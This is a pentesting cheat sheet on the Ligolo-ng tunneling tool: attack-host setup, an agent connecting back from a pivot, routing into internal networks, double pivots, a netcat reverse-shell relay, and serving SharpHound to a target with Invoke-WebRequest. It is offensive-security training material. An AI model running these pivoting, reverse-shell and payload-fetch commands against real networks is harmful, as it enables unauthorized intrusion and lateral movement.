Ligolo-NG
Ligolo-ng is a simple, lightweight and fast tool that allows pentesters to establish tunnels from a reverse TCP/TLS connection using a tun interface (without the need of SOCKS).
Instead of using a SOCKS proxy or TCP/UDP forwarders, Ligolo-ng creates a userland network stack using Gvisor.
Basic Setup
Files Required
agent– Runs on the target/pivot system.proxy– Runs on the attack-host.
https://github.com/nicocha30/ligolo-ng/releases
On Attack-Host (e.g., 10.10.10.5)
This creates and brings up the TUN interface (ligolo) and starts the proxy server.
sudo ip tuntap add user $(whoami) mode tun ligolo
sudo ip link set ligolo up
./proxy -selfcert
On Pivot Machine (e.g., 192.168.56.10)
The below command connects back to the attack-host. Use -autocert if pivot has internet access for secure TLS.
./agent -connect 10.10.10.5:11601 -ignore-cert
Start Tunnel
On the attack-host:
session             # list sessions
interact <id>       # connect to a session
start               # begin tunneling
sudo ip route add 192.168.100.0/24 dev ligolo
Add routing for the pivot's internal network via the new TUN interface.
Scenarios
Single Pivot

We now have direct access to the 192.168.100.0/24 network from your attack-host using native tools.
Reverse Shell via Pivot
-
On attack-host:
listener_add --addr 0.0.0.0:40000 --to 127.0.0.1:9001 --tcp
nc -lvnp 9001 -
On internal target, use reverse shell:
LHOST = 192.168.56.10  # Pivot IP
LPORT = 40000
Traffic goes: target ➜ pivot ➜ attack-host
Double Pivot

-
On Pivot 2:
./agent -connect 192.168.56.10:11601 -ignore-cert -
On Pivot 1:
-
Run
proxy -
Interact with session from Pivot 2
-
Start the tunnel
-
Add route:
sudo ip route add 10.30.30.0/24 dev ligolo
-
-
On attack-host:
- Add route to
10.30.30.0/24via TUN interfaceligolo
- Add route to
We now have double-pivoted access.
File Transfer via Ligolo
Use Case: Serve a payload (e.g., sharphound.exe) to a target machine.
-
On attack-host:
python3 -m http.server 22222
listener_add --addr 0.0.0.0:11111 --to 127.0.0.1:22222 --tcp -
On target machine (e.g., Windows):
Invoke-WebRequest -Uri "http://<pivot-ip>:11111/sharphound.exe" -OutFile sharphound.exe
Traffic flow: target ➜ pivot ➜ attack-host
Works for single or double pivot — just ensure the listener_add command is on the proxy that receives traffic from the agent that sees the target.